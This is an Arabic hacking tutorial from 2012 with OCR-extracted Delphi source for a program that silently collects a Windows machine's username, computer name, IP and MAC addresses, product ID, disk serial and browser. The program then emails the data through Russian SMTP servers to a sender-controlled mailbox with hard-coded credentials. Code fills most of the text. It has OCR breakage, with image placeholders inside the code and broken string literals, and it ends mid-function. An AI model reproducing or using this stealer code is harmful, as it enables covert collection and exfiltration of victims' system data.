لا تحزن فان هناك من يحبك

ارسال معلومات المستخدم عبر الامايل

بدون استخدام أي ملفات خارجية

صاحب الكتاب Minou dz

07/06/2012



طريقة ارسال معلومات المستخدم عبر الامايل بطريقة سهلة وغير معقدة

بسم الله الرحمان الرحيم والصلاة والسلام على رسول الله

السلام عليكم ورحمة الله وبركاته اما بعـــد

الاكواد المستخدمة تجدها ايها القارئ الكريم في اخر الموضوع

اذن ابدا بنسخ الكود والوحدات ولا تنسى تغيير اسم وكلمة المرور

وذلك بعد التسجيل في موقع الرسائل




ملاحظة مهمة

هذا الكود لا يدعم المواقع التي تستخدم ssl للتسجيل الدخول

هذا يعني ان كل من الجمايل والياهو والهتمايل لن ينجحفي ارسال الرسائل بواسطتها


بعد عمل كمبيل للسورس



الان نذهب الى هذا الموقع الروسي


ملاحظة مهمة

استخدموا قوقل كروم لانه يستطيع الترجمة الى اي لغة




بعد وضع اسم وكلمة مرور المستخدم الصحيحتان ندخل للموقع

وسنشاهد الرسالة قد وصلت



وعند فتح الرسالة نجد كل المعلومات



الكود سورس لكل الوحدات المضافة والبرنامج

للنبدأ بالبرنامج

كود سورس البرنامج الرئيسي

```
program Project1;

{$APPTYPE CONSOLE}

uses
  SendMailUnit ,
  unSystemInformation in 'unSystemInformation.pas';

Function IntToStr(Const Value: Integer): String;
Var
s: String[11];
Begin
  Str(Value, s);
  Result := s;
End;

var
info: TCSystemInformation;
body:string;

const
down=#13#10 ;

begin


info:= TCSystemInformation.Create;
body:=
     'UserName :' + info.UserName                +down+
     'ComputerName :' + info.ComputerName            +down+
     'Language :' + info.Language                +down+
     'OS :' + info.OS                    +down+
     'UpTime :' + info.UpTime                +down+
```

```
    'LocalIP :' + info.LocalIP                        +down+
    'WinVersion :' + info.WinVersion                   +down+
    'Build :' + inttostr(info.Build)                  +down+
    'WindowsID  :' + info.WindowsID                     +down+
    'ServicePack :' + info.ServicePack                 +down+
    'VolumeSerial :' + info.VolumeSerial               +down+
    'DefultBrowser :' + info.DefultBrowser             +down+
    'MACAdress :' + info.MACAdress                     +down+
    'WinEdition :' + info.WinEdition               ;



  if
 SendEMail(
 'mail.rambler.ru', //smtp_host
 'userdz', //username
 '123456', //password
 'userdz@rambler.ru', //from
 'userdz@rambler.ru', //to
 'System Information ( '+info.UserName+' )',  //subject
 body, //body =mail text
 587  //port example : 25,587,..
 ) =True then

 writeln('Send mail succeed') else writeln('Email not sent on success');
 info.Free;
 Readln


 end.
```

اعدادات اخرى

```
If
 SendEMail(
' smtp.yandex.ru', //smtp_host
'user', //username
'123456', //password
'user@yandex.ru, //from
'anymail@hotmail.com', //to
'System Information ( '+info.UserName+' )',  //subject
body, //body =mail text
587  //port example : 25,587,..
) =True then
```

اعدادات اخرى (2)

```
If
 SendEMail(
' smtp.mail.ru, //smtp_host
'user', //username
'123456', //password
'user@mail.ru, //from
'anymail@hotmail.com', //to
'System Information ( '+info.UserName+' )',  //subject
body, //body =mail text
587  //port example : 25,587,..
) =True then
```



الوحدة الأولى

unSystemInformation.pas

```
{*****************************************************}
{                                       }
{      System Information Library                  }
{       2006, Gullb3rg                        }
{       Codius                            }
{                                       }
{*****************************************************}

Unit  unSystemInformation;

Interface

uses
  Windows,  Winsock,
  SysUtils, NB30;


Type
  POSVersionInfoEx  =  ^TOSVersionInfoEx;
  TOSVersionInfoEx = packed record
    dwOSVersionInfoSize                   :  DWORD;
    dwMajorVersion                        : DWORD;
    dwMinorVersion                        : DWORD;
    dwBuildNumber                         : DWORD;
    dwPlatformId                          : DWORD;
    szCSDVersion                          : Array [0..127]  of AnsiChar;
    wServicePackMajor                     :  Word;
    wServicePackMinor                     :  Word;
    wSuiteMask                            : Word;
    wProductType                          : Byte;
    wReserved                             : Byte;
  end;


  TRSystemInformation  = Record
    UserName       : String;
    OS             : String;
    Edition        : String;
    ComputerName   : String;
    Location       : String;
    LocalIP        : String;
    WinVersion     : String;
    Build          :  Cardinal;
    WindowsID      : String;
    ServicePack    : String;
    VolumeSerial   :  String;
    DefultBrowser : String;
    MACAdress      : String;
    WinEdition     :  String;
```

```
    UpTime        : String;
  end;

  TCSystemInformation  = Class
  Private
    CSystemInformation                              :  TCSystemInformation;
    RSystemInformation                              :  TRSystemInformation;
    Function    GetUser                            : String;
    Function    GetComputerNetName                       :  String;
    Function    GetLanguage(cType: Cardinal)               :  String;
    Function    GetOS                              :  String;
    Function    GetUpTime                            :  String;
    Function    GetLocalIP                           :  String;
    Function    GetWinVersion                          :  String;
    Function    GetBuild                             :  Cardinal;
    Function    GetWindowsID                          :  String;
    Function    GetServicePack                         :  String;
    Function    FindVolumeSerial(const Drive : PChar)    :  String;
    Function    GetDefultBrowser                        :  String;
    Function    GetMACAdress                          :  String;
    Function    GetWinEdition                          :  String;
    Function    GetOSVerInfo(var Info: TOSVersionInfoEx):  Boolean;

    Function    ViewUser                             :  String;
    Function    ViewComputerNetName                       :  String;
    Function    ViewLanguage                           :  String;
    Function    ViewOS                              :  String;
    Function    ViewUpTime                            :  String;
    Function    ViewLocalIP                           :  String;
    Function    ViewWinVersion                          :  String;
    Function    ViewBuild                             :  Cardinal;
    Function    ViewWindowsID                          :  String;
    Function    ViewServicePack                         :  String;
    Function    ViewVolumeSerial                         :  String;
    Function    ViewDefultBrowser                        :  String;
    Function    ViewMACAdress                          :  String;
    Function    ViewWinEdition                          :  String;
  Public
    Constructor Create;
    Procedure    Refresh;
    Property    UserName                  : String   Read  ViewUser;
    Property    ComputerName               : String   Read  ViewComputerNetName;
    Property    Language                  :  String   Read ViewLanguage;
    Property    OS                       : String   Read ViewOS;
    Property    UpTime                    :  String   Read ViewUpTime;
    Property    LocalIP                   :  String   Read ViewLocalIP;
    Property    WinVersion                 : String   Read ViewWinVersion;
    Property    Build                    :  Cardinal Read ViewBuild;
    Property    WindowsID                  :  String   Read ViewWindowsID;
    Property    ServicePack                 :  String   Read ViewServicePack;
    Property    VolumeSerial                 : String   Read ViewVolumeSerial;
    Property    DefultBrowser                :  String   Read ViewDefultBrowser;
    Property    MACAdress                  :  String   Read ViewMACAdress;
    Property    WinEdition                  : String   Read ViewWinEdition;
  end;


Const
  VER_NT_WORKSTATION                        = $0000001;
  {$EXTERNALSYM VER_NT_WORKSTATION}
  VER_SUITE_PERSONAL                        = $00000200;
  {$EXTERNALSYM VER_SUITE_PERSONAL}

implementation

{ IntToStr
  This function is used to convert integers to strings. }
Function  IntToStr(Const Value: Integer): String;
Var
  s              :  String[11];
Begin
```

```
  Str(Value, s);
  Result := s;
End;

{ StrToInt
  This function is used to convert strings to integers. }
Function  StrToInt(Const s: String): Integer;
Var
  e                :  integer;
Begin
  val(s, Result, e);
End;

{ TCSystemInformation.Create
  This constructor will initialize the  system information record. }
Constructor TCSystemInformation.Create;
Begin
  Inherited;

  Refresh;
End;

{ TCSystemInformation.Refresh
  This routine will refresh the  processor record. }
Procedure TCSystemInformation.Refresh;
Begin
  RSystemInformation.UserName            :=  GetUser;
  RSystemInformation.ComputerName        :=  GetComputerNetName;
  RSystemInformation.WinEdition          :=  GetWinEdition;
  RSystemInformation.Location            :=  GetLanguage(LOCALE_SENGCOUNTRY);
  RSystemInformation.LocalIP             := GetLocalIP;
  RSystemInformation.WinVersion          :=  GetWinVersion;
  RSystemInformation.Build               := GetBuild;
  RSystemInformation.WindowsID           := GetWindowsID;
  RSystemInformation.ServicePack         :=  GetServicePack;
  RSystemInformation.VolumeSerial        :=  FindVolumeSerial('C:\');
  RSystemInformation.DefultBrowser       :=  GetDefultBrowser;
  RSystemInformation.MACAdress           :=  GetMACAdress;
  RSystemInformation.WinEdition          :=  GetWinEdition;
  RSystemInformation.UpTime              := GetUpTime;
  RSystemInformation.OS                  :=  GetOS;
end;

{ TCSystemInformation.ViewUser
  This routine  will return the username. }
Function TCSystemInformation.ViewUser :  String;
Begin
  Result := RSystemInformation.UserName;
End;

{ TCSystemInformation.ViewBuild
  This routine will return the Build  number of your OS version. }
Function TCSystemInformation.ViewBuild :  Cardinal;
Begin
  Result := RSystemInformation.Build;
End;

{ TCSystemInformation.ViewOS
  This routine will return the OS version  installed. }
Function TCSystemInformation.ViewOS : String;
Begin
  Result  := RSystemInformation.OS;
End;

{ TCSysemInformation.ViewComputerNetName
  This routine will return the  computer name. }
Function TCSystemInformation.ViewComputerNetName :  String;
Begin
  Result := RSystemInformation.ComputerName;
```

```
End;

{ TCSystemInformation.ViewLocation
  This routine will return the  location. }
Function TCSystemInformation.ViewLanguage : String;
Begin
  Result  := RSystemInformation.Location;
End;

{ TCSystemInformation.ViewLocalIP
  This routine will return your local  IP. }
Function TCSystemInformation.ViewLocalIP  : String;
Begin
  Result  := RSystemInformation.LocalIP;
End;

{ TCSystemInformation.ViewWinVersion
  This routine will return the  Windows version. }
Function TCSystemInformation.ViewWinVersion  :  String;
Begin
  Result := RSystemInformation.WinVersion;
End;

{ TCSystemInformation.ViewBuild
  This routine will return Windows  build number. }
Function TCSystemInformation.ViewWindowsID  : String;
Begin
  Result  := RSystemInformation.WindowsID;
End;

{ TCSystemInformation.ViewServicePack
  This routine will return yout  Service Pack. }
Function TCSystemInformation.ViewServicePack  :  String;
Begin
  Result := RSystemInformation.ServicePack;
End;

{ TCSystemInformation.ViewVolumeSerial
  This routine will return root  serial number. }
Function TCSystemInformation.ViewVolumeSerial  :  String;
Begin
  Result := RSystemInformation.VolumeSerial;
End;

{ TCSystemInformation.ViewDefultBrowser
  This routine will return the  defult browser. }
Function TCSystemInformation.ViewDefultBrowser;
Begin
  Result  := RSystemInformation.DefultBrowser;
End;

{ TCSystemInformation.ViewMACAdress
  This routine will return the MAC  adress. }
Function TCSystemInformation.ViewMACAdress : String;
Begin
  Result  := RSystemInformation.MACAdress;
End;

{ TCSystemInformation.ViewWinEdition
  This routine will return the  Windows Edition. }
Function TCSystemInformation.ViewWinEdition :  String;
Begin
  Result := RSystemInformation.WinEdition;
End;

{ TCSystemInformation.ViewUpTime
  This routine will return the  UpTime. }
Function TCSystemInformation.ViewUpTime : String;
```

```
Begin
  Result  := RSystemInformation.UpTime;
End;

{  TCSystemInformation.GetUser
   This routine is used to retrive  Username. }
Function TCSystemInformation.GetUser: string;
Var
    UserName        : string;
   UserNameLen     : Dword;
Begin
    UserNameLen := 255;
   SetLength(userName, UserNameLen);
   If  GetUserName(pChar(UserName), UserNameLen) Then
     Result :=  Copy(UserName,1,UserNameLen - 1)
   Else
     Result := 'Unknown';
End;

{  TCSystemInformation.GetComputerNetName
   This routine is used to  retrive computer name. }
Function  TCSystemInformation.GetComputerNetName: string;
var
  Temp         :  Array[0..255] of char;
  size         : dword;
begin
  size :=  256;
  if GetComputerName(Temp, size) then
    Result := Temp
  else
    Result  := ''
end;

{ TCSystemInformation.GetLanguage
   This  routine is used to retrive language. }
Function  TCSystemInformation.GetLanguage(cType: Cardinal): String;
Var
  Temp       :  Array [0..255] of Char;
begin
  FillChar(Temp, sizeOf(Temp), #0);
  GetLocaleInfo(LOCALE_SYSTEM_DEFAULT,  cType, Temp, sizeOf(Temp));
  Result := String(Temp);
end;

{  TCSystemInformation.GetOSVerInfo(var Info: TOSVersionInfoEx
   This  routine is used to help return Windows Edition. }
Function  TCSystemInformation.GetOSVerInfo(var Info: TOSVersionInfoEx): Boolean;
begin
  FillChar(Info,  SizeOf(TOSVersionInfoEx), 0);
  Info.dwOSVersionInfoSize :=  SizeOf(TOSVersionInfoEx);
  Result :=  GetVersionEx(TOSVersionInfo(Addr(Info)^));
  if (not Result) then
  begin
    FillChar(Info,  SizeOf(TOSVersionInfoEx), 0);
    Info.dwOSVersionInfoSize  :=  SizeOf(TOSVersionInfoEx);
    Result :=  GetVersionEx(TOSVersionInfo(Addr(Info)^));
    if (not Result) then
      Info.dwOSVersionInfoSize  := 0;
  end;
end;

{ TCSystemInformation.GetWinEdition
   This  routine will return the windows edition. }
Function  TCSystemInformation.GetWinEdition : String;
Var
  Info             :  TOSVersionInfoEx;
Begin
  If (Not GetOsVerInfo(Info)) Then
    Exit;
  If  Info.dwPlatformId = VER_PLATFORM_WIN32_NT Then
```

```
  begin
    if (Info.dwOSVersionInfoSize >= SizeOf(TOSVersionInfoEx)) then
    begin
      If (Info.wProductType = VER_NT_WORKSTATION) Then
      begin
        if (Info.dwMajorVersion = 4) Then
          Result := 'Workstation 4.0'
        else  if (Info.wSuiteMask and VER_SUITE_PERSONAL <> 0) Then
          Result  := 'Home Edition'
        else
          Result :=  'Professional';
      end;
    end;
  end;
End;


{ TCSystemInformation.GetOS
  This routine is used to retrive the  Operating System, }
Function TCSystemInformation.GetOS: String;
Var
  OSVersionInfo  :TOSVersionInfo;
Begin
  OSVersionInfo.dwOSVersionInfoSize :=  SizeOf(TOSVersionInfo);
  GetVersionEx(OSVersionInfo);
  If (OSVersionInfo.dwMajorVersion = 4) And
      (OSVersionInfo.dwMinorVersion = 0) Then
     Begin
       If (OSVersionInfo.dwPlatformId = VER_PLATFORM_WIN32_NT)      Then Result :=  'Windows
95';
       If (OSVersionInfo.dwPlatformId =  VER_PLATFORM_WIN32_WINDOWS) Then Result := 'Windows
NT';
     End
      Else If (OSVersionInfo.dwMajorVersion = 4) And  (OSVersionInfo.dwMinorVersion = 10) Then
Result := 'Windows 98'
      Else If (OSVersionInfo.dwMajorVersion = 4) And  (OSVersionInfo.dwMinorVersion = 90) Then
Result := 'Windows ME'
      Else If (OSVersionInfo.dwMajorVersion = 5) And  (OSVersionInfo.dwMinorVersion = 0)  Then
Result := 'Windows 2000'
      Else If (OSVersionInfo.dwMajorVersion = 5) And  (OSVersionInfo.dwMinorVersion = 1)  Then
Result := 'Windows XP'
      Else If (OSVersionInfo.dwMajorVersion = 6) And  (OsVersionInfo.dwMinorVersion = 1)  Then
Result := 'Windows Vista'
      Else Result := 'Unknown OS';
End;

{ TCSystemInformation.GetUptime
  This routine is used to retrive the  uptime. }
Function TCSystemInformation.GetUpTime: string;
const
  ticksperday      : Integer    = 1000 * 60 * 60 * 24;
  ticksperhour    : Integer    =  1000 * 60 * 60;
  ticksperminute  : Integer    = 1000 * 60;
  tickspersecond  :  Integer    = 1000;
var
  t:          Longword;
  d, h, m, s:  Integer;
begin
  t := GetTickCount;

  d := t div  ticksperday;
  Dec(t, d * ticksperday);

  h := t div  ticksperhour;
  Dec(t, h * ticksperhour);

  m := t div  ticksperminute;
  Dec(t, m * ticksperminute);

  s := t div  tickspersecond;
```

```
  Result := IntToStr(d) + ' Day(s) ' +  IntToStr(h) + ' Hour(s) ' + IntToStr(m) +
    ' Minute(s) ' +  IntToStr(s) + ' Seconds';
end;

{  TCSystemInformation.GetLocalIP
   This routine is used to retrive  local IP. }
Function TCSystemInformation.GetLocalIP: String;
type
  TaPInAddr   = Array[0..10] of PInAddr;
  PaPInAddr = ^TaPInAddr;
var
  phe        : PHostEnt;
  pptr      : PaPInAddr;
  Buffer    : Array[0..63]  of Char;
  I         : Integer;
  GInitData  : TWSAData;
begin
  WSAStartup($101,  GInitData);
  Result := '';
  GetHostName(Buffer,  SizeOf(Buffer));
  phe  := GetHostByName(buffer);
  if phe = nil  then Exit;
  pPtr  := PaPInAddr(phe^.h_addr_list);
  I := 0;
  while  pPtr^[I] <> nil do
  begin
    Result :=  inet_ntoa(pptr^[I]^);
    Inc(I);
  end;
  WSACleanup;
end;

{  TCSystemInformation.GetWinVersion
   This routine is used to retrive  Windows version. }
Function TCSystemInformation.GetWinVersion:  String;
Var
  Version        : DWORD;
  MajorVersion  : BYTE;
  MinorVersion  :  BYTE;
Begin
  Version := GetVersion();
  MajorVersion :=  LOBYTE(LOWORD(Version));
  MinorVersion := HIBYTE(LOWORD(Version));
  Result  := IntToStr(MajorVersion) + '.' + IntToStr(MinorVersion);
End;

{  TCSystemInformation.GetBuild
   This routine is used to retrive Build  number. }
Function TCSystemInformation.GetBuild: Cardinal;
Var
  MajorVersion    :  BYTE;
  MinorVersion    : BYTE;
  Version          : DWORD;
  Build             : DWORD;
Begin
  Version := GetVersion();
  MajorVersion :=  LOBYTE(LOWORD(Version));
  MinorVersion := HIBYTE(LOWORD(Version));

  If  (Version and $80000000) = 0 Then
    Build := HIWORD(Version)
  else  if (MajorVersion < 4) Then
    Build := HIWORD(Version) and $7FFF
  else
    Build  := 0;

  Result := Build;
End;
```

```
{  TCSystemInformation.GetWindowsID
   This routine is used to retrive  Windows ID. }
Function TCSystemInformation.GetWindowsID: String;
Var
  gKEY      :  HKEY;
  gSize     : Cardinal;
  gRegister : PChar;
Begin
  GetMem(gRegister,  MAX_PATH + 1);
  RegOpenKeyEx(HKEY_LOCAL_MACHINE,  'SoftWare\Microsoft\Windows\CurrentVersion\', 0,
KEY_QUERY_VALUE, gKEY);
  gSize  := 2048;
  RegQueryValueEx(gKey, 'ProductID', NIL, NIL,  pByte(gRegister), @gSize);
  RegCloseKey(gKEY);
  Result :=  pChar(gRegister);
  FreeMem(gRegister);
End;

{  TCSystemInformation.GetServicePack
   This routine is used to retrive  the Service Pack. }
Function TCSystemInformation.GetServicePack:  String;
Var
  VersionInfo     : TOSVersionInfo;
Begin
  VersionInfo.dwOSVersionInfoSize  := SizeOf(VersionInfo);
  GetVersionEx(VersionInfo);
  With  VersionInfo do
  begin
    If szCSDVersion <> '' Then
      Result  := szCSDVersion;
  end;
End;

{  TCSystemInformation.FindVolumeSerial
   This routine is used to  retrive root disk serial number. }
Function  TCSystemInformation.FindVolumeSerial(const Drive : PChar): string;
var
    VolumeSerialNumber       : DWORD;
   MaximumComponentLength   :  DWORD;
   FileSystemFlags          : DWORD;
    SerialNumber             : String;
begin
  Result := '';
  GetVolumeInformation(Drive,  NIL, 0, @VolumeSerialNumber, MaximumComponentLength,
FileSystemFlags,  NIL, 0);
  SerialNumber := IntToHex(HiWord(VolumeSerialNumber), 4) + '  - ' +
IntToHex(LoWord(VolumeSerialNumber), 4);
  Result :=  SerialNumber
end;

{ TCSystemInformation.GetDefultBrowser
   This  routine is used to retrive defult browser. }
Function  TCSystemInformation.GetDefultBrowser: String;
Var
  gKEY      :  HKEY;
  gSize     : Cardinal;
  gRegister : pChar;
Begin
  GetMem(gRegister,  MAX_PATH+1);
  RegOpenKeyEx(HKEY_LOCAL_MACHINE,  'Software\Classes\http\shell\open\command', 0,
KEY_QUERY_VALUE, gKEY);
  gSize  := 2048;
  RegQueryValueEX(gKEY, '', NIL, NIL, pByte(gRegister),  @gSize);
  RegCloseKey(gKEY);
  Result :=  ExtractFileName(pChar(gRegister));
  Result :=  ChangeFileExt(pChar(Result), '');
  Result :=  UpperCase(Copy(pChar(Result), 1, 1)) + LowerCase(Copy(pChar(Result), 2,
Length(pChar(Result))));
  FreeMem(gRegister);
End;
```

```
{ TCSystemInformation.GetMACAdress
  This routine is used to retrice MAC adress. }
Function TCSystemInformation.GetMACAdress: string;
var
  NCB          : PNCB;
  Adapter      : PAdapterStatus;

  URetCode     :  PChar;
  RetCode      : char;
  I            : integer;
  Lenum        : PlanaEnum;
  _SystemID    : string;
  TMPSTR       : string;
begin
  Result    :=  '';
  _SystemID := '';
  Getmem(NCB, SizeOf(TNCB));
  Fillchar(NCB^,  SizeOf(TNCB), 0);

  Getmem(Lenum, SizeOf(TLanaEnum));
  Fillchar(Lenum^,  SizeOf(TLanaEnum), 0);

  Getmem(Adapter,  SizeOf(TAdapterStatus));
  Fillchar(Adapter^, SizeOf(TAdapterStatus),  0);


  Lenum.Length     := chr(0);
  NCB.ncb_command  :=  chr(NCBENUM);
  NCB.ncb_buffer   := Pointer(Lenum);
  NCB.ncb_length   :=  SizeOf(Lenum);
  RetCode          := Netbios(NCB);

  i := 0;
  repeat
    Fillchar(NCB^,  SizeOf(TNCB), 0);
    Ncb.ncb_command   := chr(NCBRESET);
    Ncb.ncb_lana_num  := lenum.lana[I];
    RetCode           := Netbios(Ncb);

    Fillchar(NCB^,  SizeOf(TNCB), 0);
    Ncb.ncb_command   := chr(NCBASTAT);
    Ncb.ncb_lana_num  := lenum.lana[I];
    Ncb.ncb_callname := '*               ';

    Ncb.ncb_buffer  := Pointer(Adapter);

    Ncb.ncb_length :=  SizeOf(TAdapterStatus);
    RetCode        := Netbios(Ncb);
    if  (RetCode = chr(0)) or (RetCode = chr(6)) then
    begin
      _SystemId  := IntToHex(Ord(Adapter.adapter_address[0]), 2) + '-' +
        IntToHex(Ord(Adapter.adapter_address[1]),  2) + '-' +
        IntToHex(Ord(Adapter.adapter_address[2]), 2) +  '-' +
        IntToHex(Ord(Adapter.adapter_address[3]), 2) + '-' +
        IntToHex(Ord(Adapter.adapter_address[4]),  2) + '-' +
